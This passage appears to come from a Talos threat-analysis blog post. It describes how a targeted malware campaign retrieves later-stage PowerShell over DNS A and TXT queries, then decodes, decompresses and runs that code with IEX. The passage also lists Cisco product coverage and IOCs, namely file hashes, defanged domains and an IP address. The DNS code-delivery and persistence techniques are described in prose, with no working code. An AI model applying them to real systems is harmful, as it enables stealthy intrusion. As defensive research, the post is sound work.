  Once the malware has both the binary values from the A record response and the above checksum calculation, they are compared. If the A record response and the TXT record response match, the result of the TXT record query response is appended to the end of a final resulting string, a new domain is then randomly selected from the array and the counter value previously mentioned, and included in the hostname used for queries, is incremented by one. If they don't match, the queries continue in kind until they do.

This process continues until the result of the A record lookup is 0.0.0.0, which indicates a completion of the code collection via DNS, at which time the resulting string is returned for further processing. This result string is then decoded using Base64 and decompressed using gzip. It is then passed to the Powershell IEX cmdlet to execute the code that was retrieved using DNS.


During analysis of this specific attack, we were unable to obtain this next stage of Powershell code from the C2 servers. Given the targeted nature of this attack it is likely that the attacker is restricting these communications in an attempt to evade analysis by information security companies and researchers. It's been reported that the stage 4 payload is documented here.

Conclusion

This attack shows the level of sophistication that is associated with threats facing organizations today. Attackers often employ multiple layers of obfuscation in an attempt to make analysis more difficult, evade detection and prevention capabilities, and continue to operate under the radar by limiting their attacks to only the organizations that they are targeting. It is also important for organizations to be aware of some of the more interesting techniques that malware is using to execute malicious code on systems and gain persistence on systems once they are infected. In this particular case, the malware featured the capability to leverage WMI, ADS, scheduled tasks, as well as registry keys to obtain persistence. The use of DNS as a conveyance for later stage code and C2 communications is also becoming more and more commonplace. Talos continues to monitor the threat landscape for unique and targeted attacks such as this one so that customers remain protected as attackers change the techniques they use to perform their malicious activities.

Coverage

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following Indicators of Compromise (IOCs) are associated with the attack described in this blog post.

Malicious Word Documents:

1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb

Stage 2 PowerShell

8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf
ec3aee4e579e0d1db922252f9a15f1208c4f9ac03bd996af4884725a96a3fdf6

Domains:

trt[.]doe[.]louisiana[.]gov
ns0[.]pw
ns0[.]site
ns0[.]space
ns0[.]website

ns1[.]press
ns1[.]website
ns2[.]press
ns3[.]site
ns3[.]space
ns4[.]site
ns4[.]space
ns5[.]biz
ns5[.]online
ns5[.]pw

IP Addresses:

206[.]218[.]181[.]46

SHARE THIS POST

Software
Reputation Center
Vulnerability Inforamtion
Microsoft Advisory Snort Rules
Incident Response
Secure Endpoint Naming Conventions
Talos File Reputation
Library

Support Communities
About
Careers
Talos Blog
Threat Source newsletters
Beers with Talos Podcast
Talos Takes Podcast

CONNECT WITH US